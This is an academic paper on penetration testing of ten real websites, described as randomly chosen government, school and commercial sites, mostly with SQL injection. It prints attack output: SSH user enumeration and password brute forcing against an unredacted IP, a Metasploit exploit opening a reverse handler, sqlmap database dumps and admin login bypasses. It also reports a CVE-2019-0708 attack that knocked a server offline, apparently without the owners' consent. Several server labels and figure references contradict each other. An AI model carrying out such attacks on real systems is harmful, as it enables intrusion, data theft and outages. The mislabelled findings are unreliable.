JOIV : Int. J. Inform. Visualization, 5(3) - September 2021 320-326

INTERNATIONAL JOURNAL ON INFORMATICS VISUALIZATION

journal homepage : www.joiv.org/index.php/joiv

Web Application Penetration Testing Using SQL Injection Attack

Alde Alanda[a,*], Deni Satria[a], M.Isthofa Ardhana[a], Andi Ahmad Dahlan[b], Hanriyawan Adnan Mooduto[a]

[a] *Department of Information Technology, Politeknik Negeri Padang, Padang, West Sumatera, Indonesia*
[b] *Department of Electronics Engineering, Politeknik Negeri Padang, Padang, West Sumatera, Indonesia*
*Corresponding author: *alde@pnp.ac.id,*

***Abstract*— A web application is a very important requirement in the information and digitalization era. With the increasing use of the internet and the growing number of web applications, every web application requires an adequate security level to store information safely and avoid cyber attacks. Web applications go through rapid development phases with short turnaround times, challenging to eliminate vulnerabilities. The vulnerability on the web application can be analyzed using the penetration testing method. This research uses penetration testing with the black-box method to test web application security based on the list of most attacks on the Open Web Application Security Project (OWASP), namely SQL Injection. SQL injection allows attackers to obtain unrestricted access to the databases and potentially collecting sensitive information from databases. This research randomly tested several websites such as government, schools, and other commercial websites with several techniques of SQL injection attack. Testing was carried out on ten websites randomly by looking for gaps to test security using the SQL injection attack. The results of testing conducted 80% of the websites tested have a weakness against SQL injection attacks. Based on this research, SQL injection is still the most prevalent threat for web applications. Further research can explain detailed information about SQL injection with specific techniques and how to prevent this attack.**

***Keywords*— Penetration testing; cybersecurity; website; information security; SQL injection.**

Manuscript received 23 Nov. 2020; revised 29 Jan. 2021; accepted 12 Feb. 2021. Date of publication 30 Sep. 2021.

I. INTRODUCTION

The development of information technology has an important role in people's lives, making information security an important factor [1]. Security vulnerabilities may breach data integrity in web applications, steal confidential data, or affect web application availability. Thus the job of securing web applications is one of the most crucial [2]. Penetration testing is needed to test application security. At the penetration testing stage, identification is carried out to look for gaps and fill them in. The attack is carried out to test a web application's security to generate recommendations to reduce the risk. Penetration testing is typically a human-driven procedure that requires deep knowledge of the possible attacks to carry out and the hacking tools that can be used to launch the tests [3].

SQL injection is an attack that is most often used to attack a web application. In carrying out this attack, the attacker uses SQL commands via input variables contained in the web application. [4]. it compromises the main security services: confidentiality, authentication, authorization, and integrity [5]. A primary security concern is posed by a SQL injection attack in Web applications backed by a database [6], [7]. The vulnerability to SQL injection is very big, and this is a huge threat to the web-based application as hackers can easily hack their system and obtain any data and information

As stated in the Akamai report1, SQLi attacks constituted 65.1% of Web applications' cyber-attacks from November 2017 to March 2019. It also shows that the number of different Web attacks (e.g., XSS, LFI, and PHPi) has ever increased, but none of them have been growing as fast as SQLi attacks [8]. In this study, we tested several websites randomly and analyzed the web application's security vulnerability, including using a SQL injection attack. This paper contributes to a penetration method study and SQL injection impact for various web applications.

II. MATERIAL AND METHOD

A. *Penetration Testing*

Penetration testing is a technique used to gain access to the system. The purpose of penetration testing is to secure the system. It must be done legally by asking permission from the application owner for testing purposes. Penetration testing is a useful measurement tool for finding weaknesses in the system and showing how vulnerable the system is when attacked [9]. It is effective in helping to deal with security issues on the network.

Penetration Testing helps assess web application security arrangements' effectiveness and ineffectiveness to stay protected against cyber threats. The projected work helps develop a versatile method that can find vulnerabilities in internet applications [10]. However, major penetration test areas have been discussed as under [11]:

- Physical Penetration Testing
- Software Penetration Testing
- Database Penetration Testing
- Network Penetration Testing
- Web Penetration Testing
- Wireless Network Penetration Testing
- Social Engineering Penetration Testing
- Cloud Penetration Testing
- Operating Systems Penetration Testing
- Mobile Devices Penetration Testing

B. *Penetration Testing steps*

There are different steps or ways in penetration testing. From this problem appears a website. The Penetration Testing Execution Standard (PTES) provides information about standards in penetration testing and the tools on Kali Linux in accordance with PTES standards. PTES is divided into seven categories covering all matters related to penetration testing. It starts from the collection of information to the exploitation process on the system. these stages are shown in figure 1 [12].




Fig.1 Penetration Testing Method

1) Pre-engagement Interactions: This is the first stage in penetration testing. At this stage, a penetration tester discusses the client regarding penetration testing's scope and objectives. It has to explain what activities will be carried out from the start to making the pen test report in as much detail as possible.

2) Intelligence Gathering: Intelligence Gathering is a stage where important information is collected from the target, which will later be used during the pen test process. During this process, a pen tester tries to identify the protection mechanisms on the target by slowly and carefully investigating the system.

3) Threat Modeling: Threat Modeling uses the information obtained from the Intelligence Gathering, which is used to determine which method of attack is the most effective. The results of this modeling will later determine how a system can be attacked.

4) Vulnerability Analysis: During the Vulnerability Analysis stage, they combined the information obtained from the previous stages and understood it to know what attacks are worth using.

5) Exploitation: Exploitation is the stage that determines whether a system can be attacked. This stage is often carried out with attacks that disrupt the system. In the exploitation process, one must understand what system should be attacked and understand that the system has vulnerabilities.

6) Post Exploitation: The purpose of this stage is to get more information about the system that was successfully exploited. From these results, we can find a way to gain access to the internal.

7) Reporting: Reporting is the last stage in conducting Penetration Testing. At this stage, a report will be generated for all activities that have been carried out during Penetration Testing. The result obtained from the penetration testing depends on the skillset of security professionals. Identification and exploitation of software and configuration flaws also require understanding system functionality, access control, and data flow [13].

C. *OWASP*

The Open Web Application Security Project (OWASP) is a non-profit organization founded in 2001 to help website owners and security experts protect web applications from cyber-attacks. OWASP has 32,000 volunteers around the world who perform security assessments and research. There is the top 10 vulnerabilities on OWASP [14]:

- SQL Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging and Monitoring

D. *SQL Injection*

SQL injection is an assault method with negated SQL articulations used to abuse how site pages speak with backend databases. It can take a shot at defenseless website pages that adventure a backend database like MySQL, Oracle, and MSSQL [15]. The Structured Query Language Injection (SQLI) attack is considered the most dangerous injection category attack because it compromises the main security services: confidentiality, authentication, authorization, and integrity [16]. Roughly speaking, SQLI attack consists of injecting (inserting) malicious SQL commands into input forms or queries to get access to a database or manipulate its data (e.g., send the database contents to the attacker, modify or delete the database content, etc.) [17].

Traditional SQL injection detection methods can be divided into static analysis, dynamic analysis, and parameter filtering [18]. SQLI attack occurs when the user's data is used to construct dynamic SQL queries with insufficient validation. This injection can result in data loss or corruption, lack of accountability, or denial of access. SQLI attack can sometimes lead to a complete host takeover [19]. The statements like or true 1=1, or true# are used for doing SQL injection. These statements are directly stored on the database connection, SQL statements, and make these statements vulnerable [20].

III. Results and Discussion

A. *Scope of Project*

This research analyzes and selecting randomly ten samples of the web application to determine weaknesses using the SQL Injection attack. The list of web samples can be seen in Table I.

TABLE I
LIST OF WEBSITE

NO	Sample Website	IP Address
1	Website A	172.104.xxx.xxx
2	Website B	218.33.xxx.xxx
3	Website C	198.252.xxx.xxx
4	Website D	103.103.xxx.xxx
5	Website E	104.237.xxx.xxx
6	Website F	202.52.xxx.xxx
7	Website G	43.245.xxx.xxx
8	Website H	180.250.xxx.xxx
9	Website I	103.58.xxx.xxx
10	Website J	182.23.xxx.xxx

B. *Information Gathering*

The first step in penetration testing is information gathering. Information gathering is needed to find out the information on a server and services by using port scanning.

TABLE II
WEBSITE A

Port	Protocol	State	Service
22	Tcp	open	ssh
25	Tcp	filtered	smtp
53	Tcp	open	domain
80	Tcp	open	http

TABLE III
WEBSITE B

Port	Protocol	State	Service
53	Tcp	Open	domain
80	Tcp	Open	http

TABLE IV
WEBSITE C

Port	Protocol	State	Service
21	tcp	Open	ftp
22	tcp	Open	ssh
26	tcp	Open	smtp
53	tcp	Open	domain
80	tcp	Open	http
110	tcp	Open	pop3
143	tcp	Open	imap
443	tcp	Open	http
465	tcp	Open	smtp
587	tcp	Open	smtp
993	tcp	Open	imaps
995	tcp	Open	pop3s

TABLE V
WEBSITE D

Port	Protocol	State	Service
22	Tcp	open	ssh
25	Tcp	filtered	smtp
80	Tcp	open	http
111	Tcp	open	rpcbind
139	Tcp	filtered	netbios-ssn
443	Tcp	open	http
445	Tcp	filtered	microsoft-ds
2049	Tcp	open	nfs_acl
3389	Tcp	filtered	ms-wbt-server

TABLE VI
WEBSITE E

Port	Protocol	State	Service
21	Tcp	open	ftp
22	Tcp	open	ssh
25	Tcp	filtered	smtp
53	tcp	open	domain
80	tcp	open	http
110	tcp	open	pop3
143	tcp	open	imap
443	tcp	open	http
587	tcp	open	smtp
990	tcp	open	ftps
993	tcp	open	imaps
995	tcp	open	pop3s
2222	tcp	open	ssh
3306	tcp	open	mysql
5222	tcp	open	jabber
5269	tcp	open	jabber
5280	tcp	open	http
5432	tcp	open	postgresql
10025	tcp	open	smtp

TABLE VII
WEBSITE F

Port	Protocol	State	Service
21	tcp	open	ftp
80	tcp	open	http
110	tcp	open	pop3
143	tcp	open	imap
443	tcp	open	http
465	tcp	open	smtp
587	tcp	open	smtp
993	tcp	open	imaps
995	tcp	open	pop3s
3306	tcp	open	mysql

TABLE VIII
WEBSITE G

Port	Protocol	State	Service
21	tcp	open	ftp
22	tcp	open	ssh
25	tcp	open	smtp
53	tcp	open	domain
80	tcp	open	http
106	tcp	open	pop3pw
110	tcp	open	pop3
143	tcp	open	imap
443	tcp	open	http
465	tcp	open	smtps
993	tcp	open	imap
995	tcp	open	pop3
1720	tcp	filtered	h323q931
8443	tcp	open	http

TABLE IX
WEBSITE H

Port	Protocol	State	Service
25	tcp	open	smtp
80	tcp	open	http
110	tcp	open	pop3
7001	tcp	closed	afs3-callback
8000	tcp	closed	http-alt
8001	tcp	closed	vcom-tunnel
8080	tcp	closed	http-proxy
8081	tcp	closed	blackice-icecap
8100	tcp	closed	xprint-server
8200	tcp	closed	trivnet1
9080	tcp	closed	glrpc

TABLE X
WEBSITE I

Port	Protocol	State	Service
21	Tcp	open	ftp
25	Tcp	open	smtp
80	tcp	open	http
110	tcp	open	Pop3
143	tcp	open	imap
443	tcp	open	http
465	tcp	open	smtp
587	tcp	open	smtp
993	tcp	open	imaps
995	tcp	open	Pop3s

TABLE XI
WEBSITE J

Port	Protocol	State	Service
25	tcp	open	tcpwrapped
80	tcp	open	http
110	tcp	open	tcpwrapped
135	tcp	open	msrpc
139	tcp	open	netbios-ssn
443	tcp	open	https
445	tcp	open	microsoft-ds
902	tcp	open	nagios-nsca
912	tcp	open	vmware-auth
1720	tcp	filtered	h323q931
2382	tcp	open	ms-olap3
2968	tcp	open	enpp
3306	tcp	open	mysql
3389	tcp	open	ms-wbt-server
5357	tcp	open	http
8080	tcp	open	http
49152	tcp	open	msrpc
49153	tcp	open	msrpc
49154	tcp	open	msrpc
49155	tcp	open	msrpc
49156	tcp	open	
49158	tcp	open	msrpc
49160	tcp	open	msrpc
49163	tcp	open	msrpc

Based on the scanning result, most the servers have more than 10 (ten) open ports. It shows that 60% of servers are more vulnerable.


TABLE XII
SUMMARY OF OPEN PORT EACH SERVER

No	Sample Website	No. Open Port
1	Website A	3
2	Website B	2
3	Website C	12
4	Website D	5
5	Website E	19
6	Website F	10
7	Website G	13
8	Website H	3
9	Website I	10
10	Website J	23

C. *Penetration Testing Process*

This process tests several open ports on each server and implements security testing in each web application.


1) Penetration Testing on Website A: This server has several open ports, one of a port is the ssh port. In this SSH port, user and password are found using the brute force technique using tools such as Metasploit and Hydra. The result of this exploitation is many default users are used by the system, as shown in figure 2.



```
[+] 172.104.178.168:22 - SSH - User 'games' found
[-] 172.104.178.168:22 - SSH - User 'gdm' not found
[+] 172.104.178.168:22 - SSH - User 'gnats' found
[-] 172.104.178.168:22 - SSH - User 'guest' not found
[-] 172.104.178.168:22 - SSH - User 'halt' not found
[+] 172.104.178.168:22 - SSH - User 'irc' found
[+] 172.104.178.168:22 - SSH - User 'list' found
[+] 172.104.178.168:22 - SSH - User 'lp' found
[+] 172.104.178.168:22 - SSH - User 'mail' found
[+] 172.104.178.168:22 - SSH - User 'man' found
[+] 172.104.178.168:22 - SSH - User 'mysql' found
[-] 172.104.178.168:22 - SSH - User 'named' not found
[+] 172.104.178.168:22 - SSH - User 'news' found
[+] 172.104.178.168:22 - SSH - User 'nobody' found
```

Fig. 2 Finding username for ssh


After the list of users are obtained, to get a password of the user using brute force technique as shown in Figure 3.



```
login "root" - pass "0127h060ni41" - 505 of 1471065 [child 0] (0/9)
login "root" - pass "0127h063n37ic" - 505 of 1471065 [child 1] (0/9)
login "root" - pass "0127h060n41i79" - 505 of 1471065 [child 2] (0/9)
login "root" - pass "0127h060n4119" - 505 of 1471065 [child 3] (0/9)
login "root" - pass "0127h06124ni73" - 505 of 1471065 [child 4] (0/9)
login "root" - pass "0127h06124ph9" - 505 of 1471065 [child 5] (0/9)
login "root" - pass "0127h05p312m0u5" - 505 of 1471065 [child 6] (0/9)
login "root" - pass "0127h06124ph312" - 505 of 1471065 [child 7] (0/9)
login "root" - pass "0127h063n35i5" - 505 of 1471065 [child 8] (0/9)
login "root" - pass "0127h06124phic41" - 505 of 1471065 [child 9] (0/9)
login "root" - pass "0127h06124phic4119" - 505 of 1471065 [child 10] (0/9)
login "root" - pass "0127h06124ph" - 505 of 1471065 [child 11] (0/9)
login "root" - pass "0127h060n41" - 505 of 1471065 [child 12] (0/9)
```

Fig. 3 Finding password for user


By using an SQL Injection attack, a penetration tester can have access to the database from the server, as shown in figure 3.



```
[00:44:04] [INFO] retrieved:
[00:44:04] [INFO] retrieved:
[00:44:04] [INFO] retrieved:
Database: nayaproject_review
[25 tables]
+----------------------+
| user                 |
| tb_agenda            |
| tb_banner            |
| tb_download          |
| tb_dt_galeri         |
| tb_dt_thread         |
| tb_galeri            |
| tb_gambar            |
| tb_header            |
| tb_komentar          |
| tb_komentar_wisata   |
| tb_kritik_saran      |
| tb_like              |
| tb_like_wisata       |
| tb_link              |
| tb_log_user          |
| tb_posting           |
| tb_skpd              |
| tb_slider            |
| tb_thread            |
| tb_user              |
| tb_video             |
| tb_view              |
| tb_view_wisata       |
| tb_wisata            |
+----------------------+
```

Fig. 4 Database table in Website A

2) *Penetration Testing on Website B:* Server B has a few ports opened. After penetration testing, no vulnerabilities were found that could be exploited. But in web application found the vulnerability that can access admin or dashboard using bypass technique where this technique only enters the parameters in the login column and can log in as admin shown in figure 4.



[redacted]ogin.php
ity Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training
Mensinergikan Konservasi Keanekaragaman Hayati, Pembangunan Ekonomi dan Pemberdayaan Budaya Nusantara untuk Kesejahteraan Bangsa Indonesia
Home Tentang Kami Cagar Biosfer Kegiatan Publikasi Galeri Download Buku Tamu Login
Menu Admin
Admin Buku Tamu
Admin Galeri
Admin Berita
Admin Kegiatan
Log Out

Selamat Datang *admin*

Anda sudah login ke situs Man and Biosphere Indonesia
Terakhir kali Anda login pada : **Senin, 06 Oktober 2008 22:16:14**

Fig. 5 Admin login dashboard Website B

3) *Penetration Testing on Website C:* Server C has some open ports, including ports 21 and 22. Based on the information, the penetration tester attacked a particular port using some tools, as shown in figure 6.




```
msf5 exploit(multi/ftp/pureftpd_bash_env_exec) > exploit

[*] Started reverse TCP handler on [redacted]
[*] 198.252.      :21 - Command Stager progress -  59.98% done (499/832 bytes)
[*] 198.252.      :21 - Command Stager progress - 100.60% done (837/832 bytes)
[*] Exploit completed, but no session was created.
```

Fig. 6 Port 21 penetration testing for Server C


On Server C, a penetration tester can use the bypass technique with SQL Injection to log in to the admin page and make changes to the web application



welcome agus sugiono, df55f940de18fe3c872ac1d3cac9a7e1

Fig.7 Login admin on Website C

4) *Penetration Testing on Website D:* Server D has port 111 open used for Network File System (NFS). Some vulnerability found on NFS service that attackers can gain access to the files system. After the testing, the server has filtering to block unauthorized users from accessing the files. The result of testing is shown in figure 8.




```
root@MP:~# showmount -e 103.103.
Export list for 103.103.        :
/for_nfs/satu 192.168.8.99,192.168.8.88
root@MP:~# mkdir /mnt/lintasasia
root@MP:~# mou
mount                 mount.exfat-fuse  mount.lowntfs-3g  mount.nfs4
mount.exfat           mount.fuse        mount.nfs         mount.ntfs
root@MP:~# mount -o nolock -t nfs 103.103.        :/ /mnt/lintasasia/
mount.nfs: access denied by server while mounting 103.103.        :/
```

Fig. 8 Port 111 on Server D

On server D, testing is carried out on the web application running using SQL injection attack. The results of these tests did not find any security holes by performing SQL injection attacks.


5) *Penetration Testing on Website E:* After performing penetration testing on Server E, this test found that website A had a weakness against SQL Injection. The test results show that penetration tester can access the server database, as shown in figure 9.



```
Database: u9897uwx_kabel
Table: mstdkb
[86986 entries]
+--------+--------+--------+--------+--------+---------+---------+------------+------------+---------+---------+
| dkbstd | dkbfut | dkbqty | dkbakt | dkbrat | dkbrati | dkbunit | dsgkode    | prskode    | bhnkode | dkburut |
+--------+--------+--------+--------+--------+---------+---------+------------+------------+---------+---------+
[16:37:09] [WARNING] console output will be trimmed to last 256 rows due to large table size
| 0      | 0      | 0      | 0      | 0      | 1       | KG      | 12-240101 | 010        | 213901  | 70      |
| 0      | 0      | 4      | 0      | 0      | 1       | KG      | 12-240101 | 210        | 440512  | 80      |
| 0      | 0      | 120    | 0      | 0      | 1       | KG      | 12-240101 | 150        | 210193  | 90      |
| 0      | 0      | 512    | 0      | 0      | 1       | KG      | 12-240101 | 140        | 510160  | 100     |
| 0      | 0      | 72     | 0      | 0      | 1       | KG      | 12-240101 | 140        | 460315  | 110     |
| 0      | 0      | 178    | 0      | 0      | 1       | KG      | 12-240101 | 190        | 212510  | 120     |
| 0      | 0      | 669    | 0      | 0      | 1       | KG      | 50-212601 | 010        | 121276  | 10      |
```

Fig. 9 Access database on Server E


6) *Penetration Testing on Website F:* Server F has some open ports but is not vulnerable. The penetration tester can access the server database when performing an SQL injection attack on the website, as shown in figure 10.



```
| tele_admin_user                         |
| tele_albumgallery                       |
| tele_annual_report                      |
| tele_award                              |
| tele_company_release                    |
| tele_contact                            |
| tele_corp_announcement                  |
| tele_cv                                 |
| tele_event_presentation                 |
| tele_financial_highlights               |
| tele_financial_report                   |
| tele_foto                               |
| tele_gallery                            |
| tele_gambar                             |
| tele_graduates                          |
| tele_investor_newsletter                |
| tele_job                                |
| tele_news                               |
| tele_newspic                            |
| tele_pelamar_achievement                |
| tele_pelamar_apply                      |
| tele_pelamar_certification              |
| tele_pelamar_family_ref                 |
| tele_pelamar_formaledu                  |
| tele_pelamar_nonformaledu               |
| tele_pelamar_organizationexperiences    |
| tele_pelamar_personalinfo               |
| tele_pelamar_references                 |
| tele_pelamar_workingexperiences         |
| tele_press_release                      |
| tele_resume                             |
| tele_slider                             |
| tele_sub_news                           |
| tele_subsidiaries                       |
| tele_webinfo                            |
```

Fig. 10 Access database on Website G


7) *Penetration Testing on Website G:* The scanning result has shown Server F has a few ports opened. After penetration testing, no vulnerabilities were found that could be exploited. However, in web application found the vulnerability that can access website database using SQL Injection Attacks.



```
[76 tables]
+----------------------+
| admin                |
| article              |
| article_category     |
| article_comments     |
| articlela            |
| banner_management    |
| cms_menu             |
| cms_role             |
| cms_role_menu        |
| cms_user             |
| company              |
| contact              |
| contact_email        |
| content_attachment   |
| dbwebinar            |
| guestbook            |
| home_banner          |
| live_support         |
| menu                 |
| menu_content         |
| news_bpjs            |
| news_bpjs_category   |
| pd_alkes             |
| pd_alkesmedan        |
| pd_alkessby          |
| pd_alkessby18        |
| pd_block             |
| pd_blockhospex       |
| pd_blockhospex18     |
| pd_blockmedan        |
| pd_blockmedan18      |
```

Fig. 11 Access database on Website G


8) *Penetration Testing on Website H:* Website H has a weakness against SQL Injection. The test results show that using the SQL injection penetration tester can have access to the database from the server, as shown in figure 12



```
available databases [24]:
[*] [SampleDB????????????
[*] AKPER
[*] capil
[*] dds
[*] EKRS_UJI
[*] Keuangan_APIS
[*] master
[*] model
[*] Northwind
[*] qsqb
[*] ReportServer
[*] ReportServerTempDB
[*] SBAC
[*] SINAK
[*] SINAK_PERWALYIY
[*] SINAK_PRASKripSI
[*] SINAK_SP
[*] SINAK_TEMP
[*] STIKOMQA
[*] STJKqqqaTE
[*] tempdb
[*] testing
[*] UAS
[*] UJIANPEGBXDy
```

Fig. 12 Access database on Website H


9) *Penetration Testing on Website I:* Server F has some open ports but is not vulnerable. The penetration tester can access the server database when performing an SQL injection attack on the website, as shown in figure 13.



```
[11:17:37] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[11:17:37] [INFO] fetching tables for database: 'webkajima'
Database: webkajima
[10 tables]
+---------------+
| tblabout      |
| tblcarrier    |
| tblcontact    |
| tblhome       |
| tbllogin      |
| tblmenu       |
| tblmenuadmin  |
| tblnews       |
| tblproject    |
| tblservice    |
+---------------+
```

Fig. 13 Access database on Server I

10) *Penetration Testing on Website J:* The scanning result has shown Server F has a few ports opened. One of them is port 3389. In port 3389 found the vulnerability it refers to CVE-2019-0708. This CVE explains that someone can execute a code and can shut down the server. In this test, the penetration tester can make the server down. the results are shown in figure 14.



Unable to connect

Firefox can't establish a connection to the server at [redacted]

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Fig. 14 attacking port 3389

Testing SQL injection attacks on Website J it is failed because it already has sufficient security to avoid SQL Injection attacks. Based on the website's vulnerability testing results from SQL injection attacks, it can be seen that of the ten tested websites, eight websites are vulnerable to SQL injection attacks, and two websites have security to avoid SQL injection attacks.

TABLE XIII
PENETRATION TESTING RESULT

Website	SQL Injection Vulnerability
A	Yes
B	Yes
C	Yes
D	No
E	Yes
F	Yes
G	Yes
H	Yes
I	Yes
J	No

IV. CONCLUSIONS

SQL injection attack is a still dangerous threat for web applications. Attackers can access confidential information such as databases through weaknesses in web applications. This allows the attacker to retrieve information directly from the database. In this study, 80% of the websites that were tested in a standard manner still had a weakness against SQL injection attacks.

REFERENCES

[1] D. Satria, A. Alanda, A. Erianda, and D. Prayama, "Network Security Assessment Using Internal Network Penetration Testing Methodology," *JOIV Int. J. Informatics Vis.*, 2018.

[2] S. Nagpure and S. Kurkure, "Vulnerability Assessment and Penetration Testing of Web Application," in *2017 International Conference on Computing, Communication, Control and Automation, ICCUBEA 2017*, 2018.

[3] V. Casola, A. De Benedictis, M. Rak, and U. Villano, "A methodology for automated penetration testing of cloud applications," *Int. J. Grid Util. Comput.*, vol. 11, no. 2, 2020.

[4] A. Sadeghian, M. Zamani, and S. Ibrahim, "SQL injection is still alive: A Study on SQL injection signature evasion techniques," in *Proceedings - 2013 International Conference on Informatics and Creative Multimedia, ICICM 2013*, 2013.

[5] I. Jemal, O. Cheikhrouhou, H. Hamam, and A. Mahfoudhi, "SQL Injection Attack Detection and Prevention Techniques Using Machine Learning," *Int. J. Appl. Eng. Res.*, vol. 15, no. 6, 2020.

[6] F. Q. Kareem *et al.*, "SQL Injection Attacks Prevention System Technology: Review," *Asian J. Res. Comput. Sci.*, 2021.

[7] M. A. M. Yunus, M. Z. Brohan, N. M. Nawi, E. S. M. Surin, N. A. M. Najib, and C. W. Liang, "Review of SQL injection: Problems and prevention," *Int. J. Informatics Vis.*, vol. 2, no. 3–2, pp. 215–219, 2018.

[8] M. Liu, K. Li, and T. Chen, "DeepSQLi: Deep semantic learning for testing SQL injection," in *ISSTA 2020 - Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2020.

[9] A. Alanda, D. Satria, H. A. Mooduto, and B. Kurniawan, "Mobile Application Security Penetration Testing Based on OWASP," in *IOP Conference Series: Materials Science and Engineering*, 2020.

[10] P. S. Shinde and S. B. Ardhapurkar, "Cyber security analysis using vulnerability assessment and penetration testing," in *IEEE WCTFTR 2016 - Proceedings of 2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare*, 2016.

[11] I. Yaqoob, S. A. Hussain, S. Mamoon, N. Naseer, J. Akram, and A. Ur Rehman, "Penetration Testing and Vulnerability Assessment," *J. Netw. Commun. Emerg. Technol. www.jncet.org*, vol. 7, no. 8, pp. 10–18, 2017.

[12] L. Epling, B. Hinkel, and Y. Hu, "Penetration testing in a box," in *Proceedings of the 2015 Information Security Curriculum Development Conference on - InfoSec '15*, 2015, pp. 1–4.

[13] A. Chowdhary, D. Huang, J. S. Mahendran, D. Romo, Y. Deng, and A. Sabur, "Autonomous security analysis and penetration testing," in *Proceedings - 2020 16th International Conference on Mobility, Sensing and Networking, MSN 2020*, 2020.

[14] Owasp, *OWASP Top 10 - 2013*. 2013.

[15] Z. C. S. S. Hlaing and M. Khaing, "A Detection and Prevention Technique on SQL Injection Attacks," in *2020 IEEE Conference on Computer Applications, ICCA 2020*, 2020.

